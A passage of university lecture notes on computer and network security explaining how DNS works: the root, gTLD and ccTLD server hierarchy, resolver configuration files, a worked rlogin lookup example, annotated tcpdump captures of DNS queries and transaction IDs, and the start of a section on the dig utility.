Lecture 17: DNS and the DNS Cache Poisoning Attack

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

March 27, 2018
9:18pm

Goals:

- The Domain Name System
- BIND
- Configuring BIND
- Running BIND on your Ubuntu laptop
- Light-Weight Nameservers (and how to install them)
- **DNS Cache Poisoning Attack**
- **Writing Perl and Python code for cache poisoning attacks**
- Dan Kaminsky's More Virulent DNS Cache Poisoning Attack

CONTENTS

17.1:

INTERNET, HARRY POTTER, AND THE MAGIC OF DNS

If you have read Harry Potter, you are certainly familiar with the use of owl mail by the wizards and the witches. As you would recall, in order to send a message to someone, all that a wizard or a witch had to do was to tie the message to an owl's foot and ask the owl to deliver it to its intended recipient. That is how Harry Potter frequently got in touch with his godfather Sirius. Harry often had no idea as to the physical whereabouts of Sirius. Nonetheless, Harry's magical owl, Hedwig, knew how to get the letter to Sirius.

As you dig deeper into the workings of the internet, you will begin to appreciate the fact that what mankind has achieved with internet-based communications comes fairly close to the owl-based magical transport of messages in Harry Potter.

As you know from Lecture 16, all internet communication protocols require numerical addresses. In terms of bit patterns, these addresses translate into 32-bit wide bit-fields for IPv4 and 128-bit wide bit-fields for IPv6. But numerical addresses are much too cumbersome for humans to keep track of. If you are an engineer, you may not find IPv4 numerical addresses to be daunting, but consider the painful-to-even-look-at IPv6 numerical addresses. So when you ask your computer to make a connection with some remote machine in some distant corner of the world, you are likely to specify a symbolic host-name for that machine. But the TCP/IP software on your computer

will not be able to send a single packet to the destination unless it has the numerical address for that host. So that raises the question: How does your computer get the numerical address associated with a symbolic hostname, and do so in less time than it takes to blink an eye, for any destination in any remote corner on earth? (It would obviously be infeasible for any computer anywhere to store the symbolic hostname to numerical IP address mappings for all of the computers in the world. Considering that the internet is constantly expanding, how would you keep such a central repository updated on a second-by-second basis?)

So let's say you have a close friend named Sirius who wishes to remain in hiding because he is being pursued by the authorities. For all you know, Sirius is living incognito in a colony of space explorers on the Moon or Mars, or he could be at any other location in our galaxy. In order that you do not get into trouble, Sirius wants to make sure that even you do not know where exactly he is. One day, while in disguise, Sirius walks into a local Starbuckaroo coffee shop on the planet of Alpha Centauri to take advantage of their ultrafast Gamma-particle based communication link with Earth. Sirius sends you a message (encrypted, naturally, with your public key that is on your web page) that he will be logged in very briefly at the host

```
host1.starbuckaroo.alphacentauri.gxy
```

and to get in touch with him there immediately. If the "`gxy`" domain name that you see at the end of the hostname shown above is known to the DNS root servers, and even if the mapping between the full hostname shown above and its IP address is **NOT** available in **ANY** database on Earth, your messages will reach Sirius. If that is not magical, what is? (By the way, the domain name "`gxy`" stands for "galaxy," in case you did not know.)

17.2: DNS

- The acronym **DNS** stands simultaneously for Domain Name Service, Domain Name Server, Domain Name System, and Domain Name Space.

- The foremost job of DNS is to translate symbolic hostnames into the numerical IP addresses and vice versa. [When you want to send information to another computer, you are likely to designate the destination computer by its symbolic hostname (such as `moonshine.ecn.purdue.edu`). But the IP protocol running on your computer will need the numerical IP address of the destination machine before it can connect with that machine, let alone send it any data packets. Regarding the symbolic hostnames, for a hostname to be legal, it must consist of a sequence of alphanumeric labels that are separated by periods. The maximum length of each label is 63 characters and the total length of a hostname must not exceed 255 characters.]

- Note that hostnames and IP addresses do not necessarily match on a one-to-one basis. Many hostnames may correspond to a single IP address (this allows a single machine to serve many web sites, a practice referred to as **virtual hosting**). Alternatively, a single hostname may correspond to many IP addresses. This can facilitate fault tolerance and load distribution.

- **In addition to translating symbolic hostnames into numerical IP addresses and vice versa, DNS also lists mail exchange servers that accept email for different domains.** MTA's (Mail Transfer Agents) like **sendmail** use DNS to find out where to deliver email for a particular address. The domain to mail exchanger mapping is provided by MX records stored in DNS servers.

- Internet simply would not work without DNS. In fact, one not-so-uncommon reason why your internet connection may not be working is because your ISP's DNS server is down for some reason.

- Your Linux laptop may interact with the rest of the internet more efficiently if you run your own DNS nameserver. [Most of us are creatures of habit. I find myself visiting the same web sites on a regular basis. My email IMAP client talks to the same IMAP server all the time. So if the DNS nameserver running on my laptop has already stored the IP addresses for such regularly visited sites, it may not need to refer to the ISP's DNS — depending on the TTL (time-to-live) values associated with the cached information, as you will see.]

- DNS is one of the largest and most important **distributed databases** that the world depends on for serving billions of DNS requests daily for IP addresses and mail exchange hosts. What's even more, the DNS is **an open and openly extendible database**, in the sense that anyone can set up a DNS server (for, say, a private computer network) and "plug" it into the

network of worldwide network of DNS servers.

- Most DNS servers today are run by larger ISPs and commercial companies. However, there is a place for private DNS servers since they can be useful for giving symbolic hostnames to machines in a private home network. [Talking about ISPs, it has become fairly common for even the most respectable ISPs to engage in the following practice that violates the internet standards: Say your browser makes a request to the ISP DNS server for the IP address associated with a hostname that does not exist (because you made a spelling error in the URL), the DNS server is supposed to send back the `NXDOMAIN` error message to your browser. (`NXDOMAIN` stands for "non-existent domain.") Instead, the ISP's DNS server sends back a browser redirect to an advertisement-loaded website that the ISP wants you to look at. Or, the ISP's DNS server may send you suggestions for domains that are similar to what your browser is looking for. This practice is commonly referred to as **DNS Hijacking on Non-Existent Domain Names.**]

- If a private home network has just four or five machines in, say, a 192.168.1.0 network, the easiest way to establish a DNS-like naming service for the network is to create a host table (in the `/etc/hosts`) file on each machine. The **name resolver** program would then consult this table to determine the IP address of each machine in the network. [The `/etc/hosts` file in a Windows machine is located at the path `C:Windows\System32\Drivers\etc\hosts` If you have Cygwin installed on a Windows machine, the pathname to this file is `/cygdrive/c/windows/System32/drivers/etc/hosts`]

- However, if your private network contains more than a few machines, it might be better to install a DNS server in the network.

- On Linux machines, the file

  ```
  /etc/host.conf
  ```

  tells the system in what order it should search through the following two sources of hostnames-to-ipaddress mappings: `/etc/hosts` and DNS as, for example, provided by a BIND server. On my Linux laptop, this file contains just one line:

  ```
  order hosts,bind
  ```

  This says that a **name resolver program** must first check the `/etc/hosts` file in your computer and then seek help from DNS.

- All Linux/Unix platforms provide the following file

  ```
  /etc/resolv.conf
  ```

  that lists the nameservers (either using IP addresses or with symbolic hostnames) to use by the name resolver programs in your computer. The entries in this file are automatically generated by the networking software in your computer and these entries change when you move the computer from one location to another, assuming that the two locations are in two different networking domains. For example, the entries in this file will change when you take your laptop from work back to home. (On Windows platforms, the same information is stored in the registry. It can be accessed through the network interface related dialogs in your Control Panel.) I'll have more to say about this file toward the end of Section 17.4. [Note that malware that you may have inadvertently downloaded

by clicking on a URL in a spam email may overwrite the entries in the file `/etc/resolv.conf`. This would cause your name resolution requests to be serviced by a rogue DNS. When that happens, your browser may end up visiting a malicious website that is made to look like the one you were actually trying to reach. If you fall prey to such a subterfuge, you could end up giving your personal information, such as your bank account information, to a bunch of bad guys. **This is another example of DNS hijacking.** Earlier in this section a mention was made of "DNS hijacking on non-existent names."]

- The basic idea of DNS was invented by **Paul Mockapetris** in 1983. (He is also the inventor of the SMTP protocol for email transfer.)

- For DNS lookup inside your own code, many programming languages provide functions with names like `gethostbyname()` and `gethostbyaddr()`, or their more modern versions `getaddrinfo()` and `getnameinfo()`. All these functions depend on a **name resolver** running in your computer.

- Functions with names like `gethostbyname()` and `getaddrinfo()` translate the symbolic hostnames into IP addresses. Functions with names like `gethostbyaddr()` and `getnameinfo()` carry out *reverse* name lookup inside your own code. Reverse name lookup means fetching the symbolic hostname associated with a numeric address.

- The more modern `getaddrinfo()` and `getnameinfo()` work with both IPv4 and IPv6.

- Finally, if you change any of the network config files, such as, say, `/etc/hosts`, you would need to restart the network service by

  ```
  sudo /etc/init.d/network restart
  ```

  or, by

  ```
  sudo service network-manager restart
  ```

17.3: AN EXAMPLE THAT ILLUSTRATES EXTENSIVE DNS LOOKUPS FOR EVEN THE SIMPLEST CLIENT-SERVER INTERACTIONS

- I'll illustrate the extent of name lookup activity that occurs for a very simple application, **`rlogin`**, for remote login. Before **`ssh`** came along, most folks used **`rlogin`** to log into remote machines in a network. For **`rlogin`** to work, the remote machine must run the **`rlogind`** server daemon. Then you can log into that machine by executing a command like

```
rlogin  remote_machine_hostname   -l   your_name
```

- The reason I chose **`rlogin`** is because it is sufficiently simple so that you can easily illustrate all of the name lookups needed for a client-server connection to come into existence. [A more modern protocol like **`ssh`** is much more complex because of all the additional work it has to do for authentication and encryption.]

- Figure 1 shows all of the messages that must be exchanged between the various servers before I can **`rlogin`** into a server in

Tokyo.

- In order to understand what's going on in Figure 1, note that the DNS system is organized in a hierarchical fashion. At the top of the hierarchy are the 13 **root servers**. The IP addresses of these **root servers** are programmed into every **name resolver** so that it never has to query anyone for the IP addresses of the root servers. (The program whose job is to get the IP address associated with a symbolic hostname, or the other way around, is called the **name resolver**, as should be evident from the discussion so far in this lecture.) [Assuming that the packages `bind9`, `bind9utils`, `dnsutils`, etc., are installed in your Ubuntu laptop, you can see the IP addresses of of the root nameservers in the `/etc/bind/db.root` file. There are thirteen of them. Their names are like `a.root-servers.net, b.root-servers.net, c.root-servers.net, .....` Of the 13 root servers, only six have fixed geographical locations, all in the US. All others, seven of them, are replicated at a large number of locations all around the world. When a host on the internet sends a query for name resolution to one of the thirteen root servers, the root server responds back with the IP address of either a Generic Top Level Domain (**gTLD**) DNS server or IP address of a Country Code Top Level Domain (**ccTLD**) DNS server. If a root server receives a query for, say, the '.com' domain, the root server sends back the IP address of one or more **gTLD** nameservers in charge of the '.com' domain. On the other hand, if a root server receives a query for, say, the '.jp' domain, the response back from the root consists of the IP address of the **ccTLD** server in charge of the '.jp' domain. An interesting difference between the **gTLD** servers and the **ccTLD** servers is that whereas the former have specific names, fixed IP addresses, and fixed physical locations, the latter have none of these. In other words, a **ccTLD** server may have any name, any arbitrary IP address that is registered with any ISP whatsoever, and any physical location; obviously the root servers have to become aware of that IP address. The **gTLD** servers have names like `a.gtld-servers.net, b.gtld-servers.net,`

`c.gtld-servers.net`, etc. To see all the **gTLD** DNS servers for the '.com' domain, you can ask the **dig** utility to query one of the root servers — say the root server '`b.root-servers.net`' by executing the '`dig @b.root-servers.net com`' command. Later you will see what this syntax means. In the answer returned by `dig`, look at all the names under the **Additional Section**. If for some reason querying the root server `b.root-servers.net` does not return the answer, you can try any of the other root servers whose names are returned by running `dig` without any arguments. To see all the **ccTLD** for say the '.uk' domain, you can try the same command except for replacing 'com' by 'uk'.]


- Below the root servers mentioned above, the DNS hierarchy contains the the generic top-level domain (**gTLD**) servers and the country-code top-level domain (**ccTLD**) servers, as explained in the small-font note above. All that the root servers do is to point to the **gTLD** and the **ccTLD** servers. As mentioned above, the **gTLD** servers know about the generic top-level domains such as '.com', '.edu', '.gov', '.mil', '.net', '.org', etc., and the **ccTLD** servers know about the country-specific domains such as '.uk', '.jp', etc. If a resolver running on a client machine sent a query for a symbolic hostname such as `moonshine.ecn.purdue.edu` to one of the **gTLD** servers, the server would send back the IP address of the nameserver for the `purdue.edu` domain. Below domains such as `purdue.edu` there are nameservers such as the ones you would find for the `ecn.purdue.edu` subdomain, and so on.

- Let's now go back to Figure 1 and examine in detail what it would take for a client at Purdue to do a remote login into a machine at the University of Tokyo.

- As you can see in the figure, for the remote login to succeed, the `rlogin` client at Purdue, the `rlogind` server in Tokyo, and the various nameservers must exchange a fairly large number of messages, many of them involving name lookup or reverse name lookup. Note that the number 7 in the figure is associated with the TCP connection that the `rlogin` client must initiate with the `rlogind` server. This will involve, at the least, a 3-way handshake that we discussed in Lecture 16. So the actual number of messages that must go back and forth between the various machines could be much more than the 15 shown in the figure. [One of the most amazing things about the internet is that people generally are not aware of how many messages may have to fly back and forth between opposite corners of the earth before a simple connection between two hosts can be established. It all happens so fast.]

- When a user on the client side first enters the `rlogin` command, the client machine probably knows nothing about the `u-tokyo.jp` domain. So the client resolver first contacts one of the root nameservers for where to go for resolving the names that end in '.jp', in other words the hostnames that are in the '.jp' domain (Message 1). The root nameserver responds back with the IP address of the **ccTLD** DNS server in charge of the top-level '.jp' domain. This is message 2 in Figure 1.

- Message 3 is the client contacting the **ccTLD** nameserver for the '`.jp`' domain. The DNS server responds back with the IP address for the **authoritative nameserver** for the '`/u-tokyo.ac.jp`' domain. [As to what is meant by an **authoritative nameserver**, you will find



Command executed at the rlogin client at Purdue: rlogin engr1.u−tokyo.ac.jp −l joe

A?	Query to a nameserver for an IPv4 address
A	Resource record returned by nameserver with an IPv4 address
PTR?	A pointer query to a nameserver (for the hostname associated with an IPv4 address)
PTR	Pointer record returned by a nameserver for a pointer query (This would be the hostname)
NS	A Name Server record returned by a root DNS server

Figure 1: *This figure illustrates the fact that even for the case of a client wanting to make just a simple login connection with a remote host (a connection that involves no exchange of security related information), a large number of messages must be exchanged between the client, the remote server, and various DNS servers.* (*This figure is from Lecture 17 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

out later in this lecture. That is message 4 in Figure 1.

- Message 5 is the client contacting the nameserver for the `u-tokyo.ac.jp` domain. Unless further lookup recursion is involved, that nameserver responds back with the desired IP address. That is message 6 in Figure 1. [Messages 1 through 6 constitute what is known as iterative namelookup for the numerical IP address associated with a domain name or a host name.]

- Now the client TCP has all the information it needs to send a `SYN` packet to the server TCP for initiating the desired connection. This transmission is part of what is labeled as message 7 in Figure 1. The server may now go ahead and engage in a 3-way handshake to complete a TCP circuit.

- However, the `rlogind` server in Japan is going to need further information before granting login access to the client. The server wants to know the hostname identity of the client that has connected with it. So the server sends a pointer query to one of the root servers that may be different from the root server used by the client. A pointer query means that that server wants to carry out a **reverse DNS lookup**, meaning that the server wants to find out the symbolic hostname that goes with an IP address. This is message 8 in Figure 1. [**Reverse lookup entries are contained in what is known as the `in-addr.arpa` domain. As you will see later, for reverse lookup, the IP address is reversed and then prepended to the string `in-addr.arpa`, and the symbolic**

hostname is then stored against the resulting string.] The root nameserver responds back with the IP address of the **gTLD** or the **ccTLD** (in our case, it is the latter) nameserver that is relevant to the numerical address in the pointer query. This answer from the root nameserver is message 9 in Figure 1.

- Message 10 is the client contacting the **ccTLD** nameserver for the `in-addr.arpa` domain relevant to the numerical IP address in question. The DNS server responds back with the IP address for the authoritative nameserver for the more specific `in-addr.arpa` nameserver relevant to the pointer query. That is message 11 in Figure 1.

- Now, in message 12, the `rlogind` server sends the same pointer request to the domain-specific nameserver whose IP address was received in message 7. From the answer in message 13, the server obtains the fully qualified domain name (FQDN) of the client.


- Finally, to account for the possibility that the nameserver for the `in-addr.arpa` domain (that is used for reverse lookups) may not be the same as the regular nameserver on the client side, the `rlogind` server sends an A query for the IP address associated with the FQDN it retrieved in message 13. This query is message 14.

- Message 15 then supplies the IP address associated with symbolic hostname for the client. The `rlogind` server then compares this IP address with the IP address in the TCP connection that is marked as 7 in Figure 1. If the IP addresses are the same, the server allows the client to connect, assuming that the client has the login privileges at the server.

- I will now illustrate the DNS name lookups with the `tcpdump` packet sniffer. In order to make sense of the packets captured by `tcpdump`, you need to know that most commonly a DNS request for name lookup is sent out in the form of a UDP packet. [As you know from Section 16.2 of Lecture 16, the UDP protocol resides in the Transport Layer of the TCP/IP protocol stack.]

- As you see in the packet diagram at the top of the next page, a UDP packet consists of an 8 byte header following by the data. The header consists of the following four fields: (i) 2 bytes for the source port; (ii) 2 bytes for the destination port; (iii) 2 bytes for the length of the packet, which includes the length of the header; and (iv) 2 bytes for the checksum. The source port and the checksum are optional in IPv4 (but required in IPv6); they are simply replaced by zeros when not used. As to why the source port and the checksum are optional, a server may use the faster UDP protocol for different kinds of broadcasts related to the services provided. Since there is no expectation of a return answer to such broadcasts. there would be no point in including the source port info in the response packet. When a UDP packet

descends through the IP layer, it picks up through the IP header the IP address of the destination.



- Now for the **tcpdump** based demonstration, in one of the terminal windows on your Ubuntu laptop, invoke one the following commands as root that will help you see the first ten packets exchanged:

```
tcpdump -v -n

tcpdump -v -n host 192.168.1.102

tcpdump -vvv -nn -i eth0 -s 1500 host 192.168.1.102 -S -X -c 10

tcpdump -vvv -nn -i eth0 -s 1500 -S -X -c 10 'src 192.168.1.102'
                                 or 'dst 192.168.1.102 and port 53'
...
```

As mentioned in Section 16.8 of Lecture 16, the last two of the **tcpdump** command will print out the details for the first 10 packets at the highest verbosity level while suppressing the need for **tcpdump** to carry out reverse name lookups to figure out the symbolic hostnames for numerical addresses. Again as mentioned in

Lecture 16, as to which form of the `tcpdump` will yield the best results depends on how busy the LAN is. If you are in your home network, the first two shown above, or slight variations thereof, should work. If your machine is on a busy LAN, you'd need to place tighter restrictions on the packets that you want sniffed by `tcpdump`, as in the last two versions above. Make sure that you replace the string 192.168.1.102 by the IP address assigned to your machine. Port 53 mentioned in the last `tcpdump` command is the port on which a DNS server listens to the incoming name lookup requests and through which it provides its answers. That is, port 53 is the standard port assigned to DNS servers, as you can tell from the entries in the file `/etc/services`.

- Since I run a DNS server on my Ubuntu laptop and since I don't want my demonstration to use anything that might be stored in the cache, I'll now make the following request in another terminal window on the laptop:

```
ssh  engr.u-tokyo.ac.uk
```

  Obviously, such a hostname cannot be expected to exist. We don't expect that an organization named "University of Tokyo" will exist in United Kingdom.

- Here are the first six packets in the output of the `tcpdump` command for the above client request that shows how my laptop figures out that the hostname given to the `ssh` command does NOT exist: [What you see below is just the data extracted by `tcpdump` from each UDP packet

along with its IP enclosure. If you run `tcpdump` in the verbose mode, you will also see a hex/ascii block for each packet, as was the case with the packet displays in Lecture 16. In our case here, the hex block will show the IP header, followed by the UDP header, followed by the UDP data.]

PACKET 1 (from my laptop to a root nameserver):

```
10:23:23.205572 IP (tos 0x0, ttl 64, id 45217, offset 0, flags [none], proto UDP (17), length 75)

192.168.1.105.22579 > 198.41.0.4.53: [udp sum ok] 47551 [1au] A? engr.u-tokyo.ac.uk. ar: . OPT UDPsize=4096 OK (47)
```

PACKET 2 (from the root nameserver to my laptop):

```
10:23:23.279603 IP (tos 0x20, ttl 52, id 19828, offset 0, flags [none], proto UDP (17), length 720)

198.41.0.4.53 > 192.168.1.105.22579: [udp sum ok] 47551- q: A? engr.u-tokyo.ac.uk. 0/13/15 ns:
uk. [2d] NS ns4.nic.uk., uk. [2d] NS ns1.nic.uk., uk. [2d] NS nsd.nic.uk., uk. [2d] NS ns2.nic.uk.,
uk. [2d] NS ns3.nic.uk., uk. [2d] NS ns7.nic.uk., uk. [2d] NS ns5.nic.uk., uk. [2d] NS nsa.nic.uk.,
uk. [2d] NS ns6.nic.uk., uk. [2d] NS nsb.nic.uk., uk. [2d] NS nsc.nic.uk., uk. [1d] NSEC,
uk. [1d] RRSIG ar:
ns1.nic.uk. [2d] A 195.66.240.130, ns1.nic.uk. [2d] AAAA 2a01:40:1001:35::2, ns2.nic.uk. [2d] A 217.79.164.131,
ns3.nic.uk. [2d] A 213.219.13.131, ns4.nic.uk. [2d] A 194.83.244.131, ns4.nic.uk. [2d] AAAA 2001:630:181:35::83,
ns5.nic.uk. [2d] A 213.246.167.131, ns6.nic.uk. [2d] A 213.248.254.130, ns7.nic.uk. [2d] A 212.121.40.130,
nsa.nic.uk. [2d] A 156.154.100.3, nsa.nic.uk. [2d] AAAA 2001:502:ad09::3, nsb.nic.uk. [2d] A 156.154.101.3,
nsc.nic.uk. [2d] A 156.154.102.3, nsd.nic.uk. [2d] A 156.154.103.3, . OPT UDPsize=4096 OK (692)
```

PACKET 3 (from my laptop to a nameserver for the uk domain):

```
10:23:23.283030 IP (tos 0x0, ttl 64, id 39865, offset 0, flags [none], proto UDP (17), length 75)

192.168.1.105.46921 > 195.66.240.130.53: [udp sum ok] 27013 [1au] A? engr.u-tokyo.ac.uk. ar: . OPT UDPsize=4096 OK (47)
```

PACKET 4 (from the nameserver for uk domain to my laptop):

```
10:23:23.407573 IP (tos 0x20, ttl 52, id 38716, offset 0, flags [none], proto UDP (17), length 711)

195.66.240.130.53 > 192.168.1.105.46921: [udp sum ok] 27013- q: A? engr.u-tokyo.ac.uk. 0/11/1 ns:
ac.uk. [2d] NS ns0.ja.net., ac.uk. [2d] NS ws-fra1.win-ip.dfn.de., ac.uk. [2d] NS ns2.ja.net.,
ac.uk. [2d] NS ns4.ja.net., ac.uk. [2d] NS sunic.sunet.se., ac.uk. [2d] NS ns3.ja.net.,
ac.uk. [2d] NS ns.uu.net.,
u1fmklfv3rdcnamdc64sekgcdp05bbiu.uk. [2d] Type50, u1fmklfv3rdcnamdc64sekgcdp05bbiu.uk. [2d]
RRSIG, ptc0fm5i0qano6f75ivbss4dg368caci.uk. [2d] Type50, ptc0fm5i0qano6f75ivbss4dg368caci.uk.
[2d] RRSIG ar: . OPT UDPsize=4096 OK (683)
```

PACKET 5 (from my laptop to a gTLD nameserver for the IP address of `ns.uu.net` mentioned in the reply in Packet 4):

```
10:23:23.411002 IP (tos 0x0, ttl 64, id 60810, offset 0, flags [none], proto UDP (17), length 66)
192.168.1.105.36824 > 192.55.83.30.53: [udp sum ok] 56478% [1au] A? ns.uu.net. ar: . OPT UDPsize=4096 OK (38)
```

PACKET 6 (from my laptop to another gTLD nameserver for the IP address of `ns.uu.net` mentioned in the reply in Packet 4):

```
10:23:23.411384 IP (tos 0x0, ttl 64, id 53824, offset 0, flags [none], proto UDP (17), length 66)
192.168.1.105.37664 > 192.54.112.30.53: [udp sum ok] 62789% [1au] AAAA? ns.uu.net. ar: . OPT UDPsize=4096 OK (38)
```

- To understand these packet descriptions, note that the IP address of my laptop is `192.168.1.105` and I am on my home LAN behind a LinkSys router. I will now describe the contents of these six packets:

  - **PACKET 1:** The string '`192.168.1.105.22579 > 198.41.0.4.53`' in the first packet says that my laptop, whose IP address is `192.168.1.105`, is using the ephemeral port 22579 to send a UDP packet to the root server whose IP address is `198.41.0.4` at its port 53, which is the standard port assigned to DNS servers. **Next note the integer 47551. As you will see later, this 16-bit randomly generated integer, known as the Transaction ID of a DNS query, plays a critical role in making it more difficult to mount a DNS cache poisoning attack. A valid answer to a DNS query must contain the same integer.** Also note the string '`A? engr.u-tokyo.ac.uk.`' in the first packet. This means that my laptop is requesting the IPv4 address for the hostname `engr.u-tokyo.ac.uk`. **You can verify the fact**

`198.41.0.4` **is a root nameserver by executing the command** '`nslookup 198.41.0.4`' **that will return the symbolic hostname** `a.root-servers.net`.

– **PACKET 2:** Note the string '`198.41.0.4.53 > 192.168.1.105.22579`' in the second packet. So this must be a packet from port 53 of the root server to my laptop at its port 22579. The second packet is the answer returned by the 'a' **root** DNS server. **Note in particular that my laptop accepts this as a valid reply to the query in the first packet because the reply contains the same Transaction ID number 47551 that was in the DNS query in the first packet.** The answer returned by the root nameserver consists of the symbolic names and subsequently the IPv4 addresses for several nameservers responsible for the **uk** domain. For example, one of the nameservers listed for the uk domain is `ns1.nic.uk` and its IPv4 address is `195.66.240.130` as shown in the packet. A string such as '`ns1.nic.uk. [2d] A 195.66.240.130`' shown in the second packet is a Resource Record, as you will learn in the next section of this lecture. The '`[2d]`' part of this string says that the TTL (Time to Live) associated with this mapping between the symbolic hostname `ns1.nic.uk` and the IP address `195.66.240.130` is two days.

– **PACKET 3:** In the third packet, the string '`192.168.1.105.46921 > 195.66.240.130.53`' tells us that this is a packet from my laptop to the `ns1.nic.uk` nameserver for the uk top-level domain. Note that the Transaction ID number in this DNS query emanating

from my laptop is 27013.

- **PACKET 4:** Since the query for `engr.u-tokyo.ac.uk` in the third packet was sent to a nameserver for the **`uk`** domain, in the fourth packet the nameserver responds back by sending to my laptop the symbolic hostnames for several nameservers for the **`ac.uk`** subdomain. As can be seen in the contents of the fourth packet, one of these is the '`ns.uu.net`' nameserver. Note that my laptop accepts the fourth packet as a valid reply to its query in the third packet because the Transaction ID number in the fourth packet is 27013, which is the same as in the third packet.

- **PACKETS 5 and 6:** Now the nameserver running on my laptop must figure out the IP addresses of the nameservers for the **`ac.uk`** domain as listed in the reply in the fourth packet. That is what you see in the fifth and the sixth packets.

- .... and so on, if you were to examine the rest of the packets until the nameserver on my laptop figures out there is no IP address to be had for the `engr.u-tokyo.ac.uk` hostname.

- Try running the **`tcpdump`** command with a larger value for the '`-c`' option to capture a larger number of packets and see if you can interpret what the packets are saying with regard to the DNS queries and their replies.

- The packets shown here were for the case whey my laptop tried to execute the '`ssh engr.u-tokyo.ac.uk`' command. If you repeat such experiments with the same **`ssh`** command for the same hostname, you would need to flush the DNS cache each time to see the sort of packets shown above. We will have more to say about the very important role that is played by this cache. Suffice it here to say that the DNS cache in your Ubuntu machine can be flushed by executing as root:

```
/etc/init.d/bind9  restart
```

- Finally, note that each host is represented in DNS by two DNS records: an address record and a reverse mapping pointer record. What these two things mean should be obvious to you by this time.

17.4: THE DOMAIN NAME SYSTEM and THE `dig` UTILITY

- For the **Domain Name System**, all of the internet is divided into a **tree of zones**.

- Each zone, consisting of a **Domain Name Space**, is served by a DNS nameserver that, in general, consists of two parts:

  – an **Authoritative Nameserver** for the IP addresses for which the zone nameserver directly knows the hostname-to-IP address mappings; and

  – a **Recursive Nameserver** for all other IP addresses.

- The authoritative nameserver file that contains the mappings between the hostnames and the IP addresses is known as the **zone file**.

- What distinguishes a **domain name space** is the symbolic domain name that goes with it.

- As mentioned in Section 17.3, at the top level of the DNS tree of zones, you have the 13 **root servers**, of which six have fixed locations in the US and the rest are replicated at numerous locations around the world. Below the **root servers** in the tree of zones are the generic top-level domains (**gTLD**) and country-code top-level domains (**ccTLD**). [Examples of **gTLD**s are the domains '.com', '.org', '.net', '.gov', '.mil', etc., and some examples of **ccTLD**s are '.jp', '.uk', '.in', '.br', etc.]

- Again as explained in Section 17.3, all that the **root** servers do is to point to the **gTLD**s and the **ccTLD**s. [That is, if the name resolver running in your machine sends a query to one of the **root** servers asking for the IP address for a symbolic hostname, all that the root server will do is to send back the IP address of a nameserver that will help your resolver get closer to finding the answer.]

- **The root domain is represented by a period, that is, by the '.' character.**

- Regarding the naming convention that is used for the subdomains of a domain, when you read it from right to left, it must begin with the name of the root domain, and that must then be followed by period-separated labels for the subdomains. So the DNS name of the `purdue.edu` domain is

```
purdue.edu.
```

Note the period at the end — that stands for the root of the DNS tree. We refer to the domain names expressed in this manner as **fully qualified domain names** (FQDN).

- So, strictly speaking, the FQDNs of the immediate subdomains of the root domain are

```
com.   net.   edu.   gov.   uk.   jp.   in.   ....
```

Notice again the period at the end of each textual name of the domain.

- To see the fully qualified domain names as returned by a DNS server, execute the following in the command line

```
dig  moonshine.ecn.purdue.edu
```

